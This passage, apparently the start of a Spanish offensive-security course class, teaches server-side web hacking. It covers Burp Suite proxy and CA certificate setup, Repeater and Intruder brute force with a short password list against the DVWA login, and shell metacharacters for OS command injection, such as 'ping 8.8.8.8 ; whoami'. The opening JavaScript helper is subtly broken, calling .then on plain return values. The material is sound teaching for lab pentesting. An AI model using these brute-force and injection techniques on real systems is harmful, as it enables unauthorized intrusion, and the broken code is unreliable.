

Taller de Ciberseguridad Ofensiva: Clase 3

Hacking Web: Ataques del Lado del Servidor (Server-Side)

```
# -> GET
# -> POST

function httpGet(url) {
  var xhr = new XMLHttpRequest();
  xhr.open('GET', url, true);
  xhr.send();
  return xhr.responseText;
}

function httpPost(url, data) {
  var xhr = new XMLHttpRequest();
  xhr.open('POST', url, true);
  xhr.setRequestHeader('Content-Type', 'application/json');
  xhr.send(JSON.stringify(data));
  return xhr.responseText;
}

function httpPut(url, data) {
  var xhr = new XMLHttpRequest();
  xhr.open('PUT', url, true);
  xhr.setRequestHeader('Content-Type', 'application/json');
  xhr.send(JSON.stringify(data));
  return xhr.responseText;
}

function httpDelete(url) {
  var xhr = new XMLHttpRequest();
  xhr.open('DELETE', url, true);
  xhr.send();
  return xhr.responseText;
}

// Example usage
var url = 'http://localhost:3000/api/users';
var data = {name: 'John', email: 'john@example.com'};

httpGet(url).then(function(response) {
  console.log('GET response:', response);
});

httpPost(url, data).then(function(response) {
  console.log('POST response:', response);
});

httpPut(url, data).then(function(response) {
  console.log('PUT response:', response);
});

httpDelete(url).then(function(response) {
  console.log('DELETE response:', response);
});
```

Agenda y Objetivos de la Sesión

En esta tercera clase del taller, exploraremos técnicas fundamentales del hacking web enfocándonos en vulnerabilidades del lado del servidor. Dominaremos las herramientas esenciales para el análisis y la explotación de aplicaciones web, estableciendo una base sólida para ataques más complejos.

01

Fundamentos del Hacking Web y Configuración del Proxy

Introducción al paradigma del hacking web y configuración completa de Burp Suite como proxy de intercepción, incluyendo FoxyProxy y certificados CA.

02

Análisis y Manipulación de Peticiones HTTP

Uso del módulo Repetidor para inspeccionar, modificar y reenviar peticiones HTTP individuales, permitiendo pruebas manuales iterativas.

03

Ataques de Autenticación Automatizados

Implementación de ataques de fuerza bruta y diccionario usando el módulo Intruder para comprometer mecanismos de autenticación débiles.

04

Identificación y Explotación de Inyección de Comandos

Técnicas para detectar y explotar vulnerabilidades de inyección de comandos del sistema operativo, obteniendo shells inversos.

05

Identificación y Explotación de Inyección SQL

Métodos para identificar y explotar inyecciones SQL, permitiendo extracción de datos sensibles de bases de datos backend.

Objetivos Técnicos Específicos

Al finalizar esta sesión, serás capaz de dominar Burp Suite como herramienta principal de pentesting web, ejecutar ataques de diccionario efectivos contra formularios de autenticación, obtener shells inversos mediante la explotación de inyección de comandos del sistema operativo, y extraer información confidencial de bases de datos a través de técnicas de inyección SQL manual y automatizada.

El Paradigma del Hacking Web

Cambio de Enfoque Fundamental

El hacking web representa una evolución significativa desde los ataques tradicionales a servicios de red (SSH, FTP, SMB). En lugar de explotar protocolos de bajo nivel o servicios específicos del sistema operativo, nos enfocamos en vulnerabilidades lógicas dentro de aplicaciones web que operan sobre HTTP y HTTPS.

Las aplicaciones web modernas constituyen la superficie de ataque más grande en la infraestructura actual de Internet. Exponen funcionalidades complejas de negocio, manejan datos sensibles y frecuentemente conectan múltiples sistemas backend, convirtiéndose en objetivos de alto valor para atacantes.

"El arte del hacking web consiste en hacer preguntas que el servidor nunca esperó recibir y analizar respuestas que nunca debió enviar."

El Modelo Petición/Respuesta

Todo el hacking web se basa en comprender y manipular el ciclo fundamental de comunicación entre cliente y servidor:

- **Cliente:** Navegador o aplicación que inicia la comunicación
- **Petición HTTP:** Solicitud estructurada enviada al servidor
- **Servidor:** Procesa la petición y genera una respuesta
- **Respuesta HTTP:** Datos devueltos al cliente

Objetivo del Atacante: Manipular estratégicamente las peticiones para provocar respuestas inesperadas o no autorizadas del servidor, revelando información sensible, bypassando controles de seguridad o ejecutando código malicioso.

Anatomía de una Petición HTTP

Comprender la estructura detallada de una petición HTTP es fundamental para cualquier pentester web. Cada componente puede ser manipulado para probar diferentes vectores de ataque.



Método HTTP

GET: Solicitar recursos (parámetros en URL)

POST: Enviar datos (parámetros en cuerpo)

PUT/DELETE: Modificar/eliminar recursos

OPTIONS/HEAD: Metadatos del servidor



Ruta del Recurso

Especifica el recurso solicitado en el servidor:

```
/images/logo.png
```

```
/api/users/123
```

```
/admin/dashboard.php
```

Puede incluir parámetros GET: ?
`id=5&action=delete`



Versión HTTP

HTTP/1.1: Versión estándar más común

HTTP/2: Mayor eficiencia, multiplexación

HTTP/3: Sobre QUIC/UDP

La versión afecta características como keep-alive y pipelining.

Cabeceras (Headers)

Metadatos esenciales que acompañan la petición. Contienen información crítica sobre el cliente, el contenido esperado, autenticación y gestión de sesiones. Las cabeceras son frecuentemente el objetivo principal de manipulación en ataques web.

- Host: `www.ejemplo.com`
- User-Agent: `Mozilla/5.0...`
- Cookie: `PHPSESSID=abc123; token=xyz789`
- Authorization: `Bearer eyJhbGc...`

Cuerpo de la Petición (Body)

Componente opcional que contiene los datos enviados al servidor, típicamente en peticiones POST, PUT o PATCH. El formato depende del Content-Type especificado.

Ejemplo form-urlencoded:

```
username=admin&password=secret123&submit=Login
```

Ejemplo JSON:

```
{"username":"admin","password":"secret123"}
```

Cabeceras HTTP Relevantes para Pentesting

Las cabeceras HTTP son vectores de ataque críticos en el hacking web. Cada una transmite información específica que puede ser manipulada para explotar vulnerabilidades, bypassar controles de seguridad o revelar información del sistema.

1

Host

Función: Especifica el dominio destino y puerto

Ejemplo: Host: `www.ejemplo.com:443`

Ataque: Host Header Injection para envenenamiento de caché o SSRF

1

Content-Type

Función: Especifica formato/tipo MIME del cuerpo de la petición

Ejemplo: Content-Type: `application/json`

Ataque: Cambiar tipo para bypassar validaciones (form → JSON → XML)

2

User-Agent

Función: Identifica navegador, sistema operativo y versión del cliente

Ejemplo: User-Agent: `Mozilla/5.0 (Windows NT 10.0)`

Ataque: Fingerprinting inverso, bypass de filtros basados en agente

2

Content-Length

Función: Indica tamaño en bytes del cuerpo de la petición

Ejemplo: Content-Length: `256`

Ataque: HTTP Request Smuggling mediante discrepancias de longitud

3

Cookie

Función: Transmite tokens de sesión y preferencias almacenadas

Ejemplo: Cookie: `PHPSESSID=abc123; admin=false`

Ataque: Session hijacking, manipulación de valores para privilege escalation

3

Authorization

Función: Transmite credenciales de autenticación al servidor

Ejemplo: Authorization: `Basic YWRtaW46cGFzcw==`

Ataque: Análisis de tokens débiles, replay attacks, credential stuffing

📌 **Nota de Seguridad:** Las cabeceras `Referer` y `Origin` también son críticas para protecciones CSRF. Modificarlas puede permitir bypass de validaciones del lado del servidor. Siempre inspecciona y prueba todas las cabeceras presentes en las peticiones interceptadas.

Anatomía de una Respuesta HTTP

Las respuestas del servidor contienen información valiosa para el atacante: códigos de estado que revelan el resultado de nuestras manipulaciones, cabeceras que exponen tecnologías y configuraciones, y cuerpos que pueden contener datos sensibles o mensajes de error informativos.

Versión HTTP

Indica la versión del protocolo utilizada por el servidor en la respuesta

Código de Estado

Número de tres dígitos que indica el resultado de la petición

Mensaje de Estado

Descripción textual del código (OK, Not Found, etc.)

Cabeceras

Metadatos sobre la respuesta y el servidor

Cuerpo

Contenido actual devuelto (HTML, JSON, XML, etc.)

Códigos de Estado HTTP Críticos

2xx - Éxito	3xx - Redirección	4xx - Error Cliente	5xx - Error Servidor
• 200 OK: Petición exitosa • 201 Created: Recurso creado • 204 No Content: Éxito sin cuerpo	• 301 Moved: Redirección permanente • 302 Found: Redirección temporal • 304 Not Modified: Usar caché	• 400 Bad Request: Sintaxis inválida • 401 Unauthorized: Autenticación requerida • 403 Forbidden: Acceso denegado • 404 Not Found: Recurso inexistente	• 500 Internal Error: Error del servidor • 502 Bad Gateway: Gateway inválido • 503 Unavailable: Servicio no disponible

Cabeceras de Respuesta Relevantes

● Set-Cookie Establece cookies en el navegador del cliente. Crítico: Analiza flags de seguridad (Secure, HttpOnly, SameSite) para evaluar protección contra XSS y CSRF.	● Server Revela software y versión del servidor web (Apache/2.4.41, nginx/1.18.0). Ventaja: Permite identificar vulnerabilidades conocidas específicas de la versión.
● X-Powered-By Identifica tecnología backend (PHP/7.4.3, ASP.NET). Información: Ayuda a focalizar ataques según el stack tecnológico detectado.	● Content-Type Define el tipo MIME del contenido devuelto (text/html, application/json). Uso: Determina cómo procesar y parsear la respuesta para análisis.

El Rol del Proxy de Intercepción: Burp Suite

Función Fundamental

Burp Suite actúa como un intermediario estratégico (Man-in-the-Middle) posicionado entre tu navegador y el servidor web objetivo. Esta posición privilegiada permite interceptar, inspeccionar y modificar todo el tráfico HTTP/HTTPS en tiempo real antes de que llegue a su destino.

A diferencia de herramientas de análisis pasivo, un proxy de intercepción proporciona control total sobre cada petición y respuesta, permitiendo modificaciones quirúrgicas para probar hipótesis de vulnerabilidad específicas, manipular lógica de negocio y bypassar controles del lado del cliente.

Capacidades Principales

- **Interceptación Activa:** Congelar peticiones/respuestas para análisis detallado
- **Inspección Profunda:** Examinar todos los componentes (métodos, cabeceras, cuerpos, cookies)
- **Modificación en Tiempo Real:** Alterar cualquier aspecto antes del envío
- **Repetición:** Reenviar peticiones múltiples veces con variaciones
- **Automatización:** Ejecutar ataques sistemáticos (fuerza bruta, fuzzing)

En esta sesión nos enfocaremos en: Proxy (intercepción básica), Repetidor (análisis manual) e Intruso (ataques automatizados de autenticación). Estos tres módulos constituyen el núcleo del pentesting web práctico.

Proxy

Módulo central de intercepción. Captura y permite modificación manual del tráfico HTTP/HTTPS.

Repetidor (Repeater)

Envía peticiones individuales repetidamente con modificaciones, ideal para pruebas manuales iterativas.

Intruso (Intruder)

Motor de automatización para ataques de fuerza bruta, fuzzing y enumeración sistemática.

Práctica: Configuración Inicial de Burp Suite y FoxyProxy

La configuración correcta del entorno es fundamental para el éxito de cualquier operación de pentesting web. Seguiremos un proceso estructurado para establecer Burp Suite como proxy de interceptación y configurar el navegador Firefox para enrutar el tráfico a través de él.

Iniciar Burp Suite

Lanza Burp Suite Community Edition. Selecciona "**Temporary project**" (proyecto temporal) en la pantalla inicial. Esto es suficiente para sesiones de práctica. Haz clic en "**Start Burp**" para iniciar la aplicación con configuración por defecto.

Verificar Oyente del Proxy

Navega a la pestaña **Proxy** → **Options** en la interfaz de Burp. Verifica que exista un oyente (listener) activo en **127.0.0.1:8080**. La columna "Running" debe mostrar una marca de verificación. Este oyente es el punto de entrada para todo el tráfico interceptado.

Instalar Extensión FoxyProxy

En Firefox, accede al sitio de complementos (Add-ons). Busca "**FoxyProxy Standard**" e instálala. FoxyProxy facilita la activación/desactivación rápida del proxy sin modificar configuraciones del sistema operativo, permitiendo alternar entre navegación directa y navegación proxificada.

Configurar Perfil de Proxy

Haz clic en el icono de FoxyProxy en la barra de herramientas. Selecciona "**Options**" → "**Add**". Configura: **Title**: "Burp Suite", **Proxy Type**: HTTP, **Proxy IP**: **127.0.0.1**, **Port**: **8080**. Guarda la configuración.

Activar Proxy en Navegador

Haz clic nuevamente en el icono de FoxyProxy y selecciona el perfil "**Burp Suite**" que acabas de crear. El icono debe cambiar de color indicando que el proxy está activo. Todo el tráfico HTTP/HTTPS del navegador ahora fluye a través de Burp Suite.

📌 **Verificación Rápida:** Con el proxy activo, intenta navegar a cualquier sitio HTTP. Verás que la página no carga porque Burp está interceptando la petición. Ve a **Proxy** → **Intercept** en Burp y verás la petición congelada. Haz clic en "**Forward**" para liberarla. Si ves la petición, la configuración es exitosa!

Práctica: Configuración Crítica del Certificado CA de Burp

Para interceptar tráfico HTTPS cifrado, el navegador debe confiar en el certificado de autoridad certificadora (CA) de Burp Suite. Sin este paso crítico, solo podrás interceptar tráfico HTTP no cifrado, limitando severamente tus capacidades de pentesting en aplicaciones web modernas.

Contexto Técnico

HTTPS utiliza TLS/SSL para cifrar la comunicación entre navegador y servidor. Cuando Burp intercepta tráfico HTTPS, efectivamente rompe y reestablece la conexión cifrada (MITM SSL). El navegador detecta que el certificado presentado por Burp no coincide con el del servidor real y genera advertencias de seguridad. Al instalar el certificado CA de Burp como autoridad confiable, el navegador aceptará los certificados generados dinámicamente por Burp para cada sitio interceptado.

01	02	03
Acceder a la Interfaz de Certificados de Burp Asegúrate de que FoxyProxy está activado con el perfil "Burp Suite". En Firefox, navega a <code>http://burpsuite</code> (sin HTTPS). Esta URL especial sirve el certificado CA de Burp. Haz clic en "CA Certificate" en la esquina superior derecha para descargar el archivo <code>cacert.der</code> a tu sistema.	Acceder al Gestor de Certificados de Firefox En Firefox, abre el menú de configuración. Navega a Settings → Privacy & Security. Desplázate hacia abajo hasta la sección "Certificates". Haz clic en el botón "View Certificates..." para abrir el gestor de certificados del navegador.	Importar Certificado CA En la ventana de certificados, selecciona la pestaña "Authorities" (Autoridades). Haz clic en el botón "Import...". Navega hasta el archivo <code>cacert.der</code> descargado en el Paso 1 y selecciónalo para importación.
04	05	
Establecer Configuración de Confianza Aparecerá un diálogo de confianza. Es crítico que marques la opción: "Trust this CA to identify websites" (Confiar en esta CA para identificar sitios web). Esta configuración permite a Burp interceptar HTTPS. Haz clic en "OK" para completar la importación.	Verificar Funcionamiento HTTPS Con el proxy activado, navega a cualquier sitio HTTPS (ejemplo: <code>https://www.google.com</code>). Si la página carga correctamente sin advertencias de certificado, la configuración es exitosa. Ve a Proxy → HTTP history en Burp y deberías ver las peticiones HTTPS interceptadas con protocolo visible.	

Advertencia de Seguridad: Este certificado CA otorga a Burp Suite capacidad total de MITM sobre tu tráfico HTTPS. Solo instálalo en entornos controlados de laboratorio/pentesting. Nunca lo dejes instalado en navegadores de uso cotidiano y elimínalo después de cada sesión de práctica.

Práctica: Intercepción Básica y Flujo al Repetidor

Ahora que el entorno está completamente configurado, realizaremos nuestro primer flujo de trabajo real de pentesting: interceptar una petición de autenticación, analizarla en detalle y enviarla al Repetidor para pruebas iterativas. Este flujo es la base de casi todas las operaciones de hacking web manual.

Configuración del Entorno de Práctica

Para esta práctica utilizaremos DVWA (Damn Vulnerable Web Application), una aplicación intencionalmente vulnerable diseñada para entrenamiento en pentesting. Asegúrate de tener DVWA accesible en tu entorno de laboratorio controlado.

Objetivo de la Práctica: Interceptar la petición POST de un formulario de login, examinar cómo se transmiten las credenciales, y preparar la petición para análisis manual repetido en el módulo Repetidor.

📌 **Recordatorio:** Nunca ejecutes estas técnicas contra sistemas sin autorización explícita. DVWA y entornos de laboratorio similares están diseñados específicamente para práctica legal de pentesting.



Activar Intercepción

En Burp Suite, ve a **Proxy** → **Intercept** y asegúrate de que el botón muestre "**Intercept is on**" (Intercepción activada). Cuando está activo, Burp congelará cada petición para tu inspección.



Intentar Login en DVWA

En Firefox (con proxy activo), navega a `http://<IP_VICTIMA>/dvwa/login.php`. Introduce credenciales de prueba: **Usuario:** test, **Password:** test. Haz clic en "**Login**".



Inspeccionar Petición POST

La petición aparecerá congelada en la pestaña **Intercept** de Burp. Analiza el método (POST), la ruta, las cabeceras (Cookie, Content-Type) y el cuerpo que contiene:
`username=test&password=test&Login=Login`.



Enviar al Repetidor

Con la petición visible, haz clic derecho sobre ella y selecciona "**Send to Repeater**" o usa el atajo de teclado **Ctrl+R**. Observa cómo aparece una nueva pestaña en el módulo **Repeater**.



Desactivar Intercepción

Haz clic en "**Forward**" para liberar la petición actual. Luego, haz clic en el botón para cambiar a "**Intercept is off**". Esto permite navegación normal mientras mantienes la petición en el Repetidor para análisis.

Explorando el Repetidor

Ve al módulo **Repeater** en Burp Suite. Verás la petición POST capturada. Desde aquí puedes: modificar cualquier parte de la petición (credenciales, cabeceras, parámetros), hacer clic en "**Send**" para reenviarla al servidor tantas veces como necesites, y analizar cada respuesta en el panel derecho. El Repetidor es ideal para pruebas manuales de inyección SQL, XSS, bypass de autenticación y cualquier manipulación quirúrgica de peticiones.

Siguiente Paso: En las próximas diapositivas exploraremos cómo usar el Intruder para automatizar ataques de diccionario contra este formulario de login, y luego avanzaremos hacia técnicas de inyección de comandos y SQL.

Manipulación Manual con Repetidor

Aprenderemos a manipular peticiones HTTP manualmente utilizando la herramienta Repeater de Burp Suite para identificar vulnerabilidades de autenticación.

01

Acceder al Repetidor

Navegue a la pestaña Repeater en Burp Suite. Envíe la petición inicial con las credenciales test/test y observe cuidadosamente la respuesta del servidor que indica un error de autenticación.

02

Modificar el Payload

En el cuerpo de la petición, cambie los parámetros a: `username=admin&password=password&Login=Login`. Esta modificación simula un intento de autenticación con credenciales diferentes.

03

Enviar y Analizar

Presione el botón Send nuevamente. La respuesta mostrará un código 302 Found con Location: index.php, indicando que la autenticación fue exitosa y el servidor redirige al usuario.

 **Resultado clave:** La respuesta 302 Found confirma que hemos logrado autenticarnos exitosamente mediante la manipulación manual de la petición HTTP.

Códigos HTTP: 200 vs 302 en Autenticación

❌ Login Fallido (200 OK)

Estado: 200 OK

Significado: La petición fue procesada correctamente por el servidor, pero las credenciales son inválidas.

Comportamiento: Se devuelve la misma página de login con un mensaje de error integrado en el HTML.

Longitud: Tamaño completo del HTML de error (generalmente más extenso).

✅ Login Exitoso (302 Found)


Estado: 302 Found

Significado: Credenciales válidas aceptadas. El servidor indica una redirección a la página protegida.

Comportamiento: Incluye cabecera Location que apunta al recurso de destino (ej: index.php).

Longitud: Significativamente menor (solo mensaje de redirección).

Clave para Burp Intruder: Esta diferencia observable en el código de estado y la longitud de respuesta nos permite identificar automáticamente intentos exitosos durante ataques de fuerza bruta.



Automatización con Burp Intruder



Propósito Principal

Enviar múltiples peticiones HTTP modificadas de forma automatizada para realizar ataques de fuerza bruta, fuzzing de parámetros y descubrimiento de vulnerabilidades.



Concepto Fundamental

Combina una petición plantilla base con posiciones de payload marcadas (§...§) y listas de valores que se insertan sistemáticamente en cada posición definida.



Tipos de Ataque

Sniper: 1 lista, 1 posición | **Battering ram:** 1 lista, N posiciones (mismo valor) | **Pitchfork:** N listas, N posiciones (paralelo) | **Cluster bomb:** N listas, combinación total

Intruder es la herramienta más poderosa de Burp Suite para automatizar pruebas de seguridad repetitivas y descubrir vulnerabilidades mediante la variación sistemática de parámetros.

Preparando el Ataque Intruder



Capturar la Petición

Localice la petición POST /dvwa/login.php con las credenciales admin/test en el historial de Proxy. Haga clic derecho sobre ella y seleccione "Send to Intruder" o use el atajo Ctrl+I.



Configurar Posiciones

Navegue a la pestaña Intruder > Positions. En el menú "Attack type", seleccione **Sniper**. Haga clic en el botón "Clear §" para eliminar todas las posiciones automáticas predefinidas.



Marcar el Payload

En el cuerpo de la petición, seleccione únicamente el valor del parámetro password (la palabra "test"). Haga clic en el botón "Add §" para marcarlo con los delimitadores §test§.

 **Verificación:** Asegúrese de que solo el valor de password esté marcado con §...§ para que Intruder solo modifique ese parámetro específico.

Configuración de Payloads

Paso 1: Tipo de Payload

Navegue a la pestaña **Payloads** en la ventana de Intruder. En el menú desplegable "Payload type", seleccione **Simple list** para trabajar con una lista de valores personalizados.

Paso 2: Agregar Contraseñas

En la sección "Payload settings", agregue las siguientes contraseñas manualmente, una por línea:

- password
- admin
- 123456
- test
- qwerty



Tip profesional: Para ataques más exhaustivos en entornos reales, utilice el botón **Load...** para importar diccionarios extensos como rockyou.txt (14+ millones de contraseñas) o SecLists.

Lanzamiento y Análisis del Ataque

Iniciar Ataque



En el menú superior de Intruder, seleccione **Start attack**. Se abrirá una ventana nueva mostrando el progreso del ataque en tiempo real.

Examinar Resultados



Observe la tabla de resultados con columnas: Payload, Status, Length. Cada fila representa un intento con una contraseña diferente de la lista.

Identificar Éxito



Ordene por "Length" o "Status". Busque la fila con **Status: 302** y Length diferente. Esa es la contraseña correcta.

- 📄 **Resultado esperado:** El payload "password" debería mostrar Status 302 y una longitud de respuesta notablemente diferente al resto, confirmando las credenciales válidas admin/password.

Inyección de Comandos del SO

1

Definición de la Vulnerabilidad

Ocurre cuando la entrada del usuario se concatena directamente en comandos del sistema operativo sin validación ni sanitización adecuada, permitiendo la ejecución de código arbitrario.

2

Causa Técnica

Uso inseguro de funciones del lenguaje que ejecutan comandos del sistema: `system()`, `exec()`, `shell_exec()`, `passthru()`, `popen()`.

3


Vector de Ataque

Inyección de metacaracteres especiales del shell que permiten encadenar, redirigir o sustituir comandos: `;` `|` `&&` `||` ``...`` `$(...)`

4

Impacto Crítico

Remote Code Execution (RCE) — El atacante puede ejecutar comandos arbitrarios con los privilegios del servidor web, comprometiendo completamente el sistema.



Metacaracteres Clave para Inyección

; (Punto y coma)

Función: Separador de comandos

Ejemplo: `ping 8.8.8.8 ; whoami`

Ejecuta ping primero, luego whoami independientemente del resultado anterior.

| (Pipe)

Función: Redirige salida como entrada

Ejemplo: `ls | grep conf`

La salida de ls se filtra a través de grep para buscar archivos que contengan "conf".

&& (AND lógico)

Función: Ejecución condicional

Ejemplo: `cd /tmp && pwd`

Ejecuta pwd solo si cd tuvo éxito. Útil para comandos dependientes.

`...` / \$(...)

Función: Sustitución de comandos

Ejemplo: `echo "User: $(whoami)"`

Ejecuta el comando interno primero y sustituye su salida en el comando principal.

\n / %0a

Función: Nueva línea / Salto

Ejemplo: `cmd1%0acmd2`

Permite ejecutar comandos en líneas separadas. %0a es útil en contextos URL-encoded.

Preparación del Entorno de Prueba

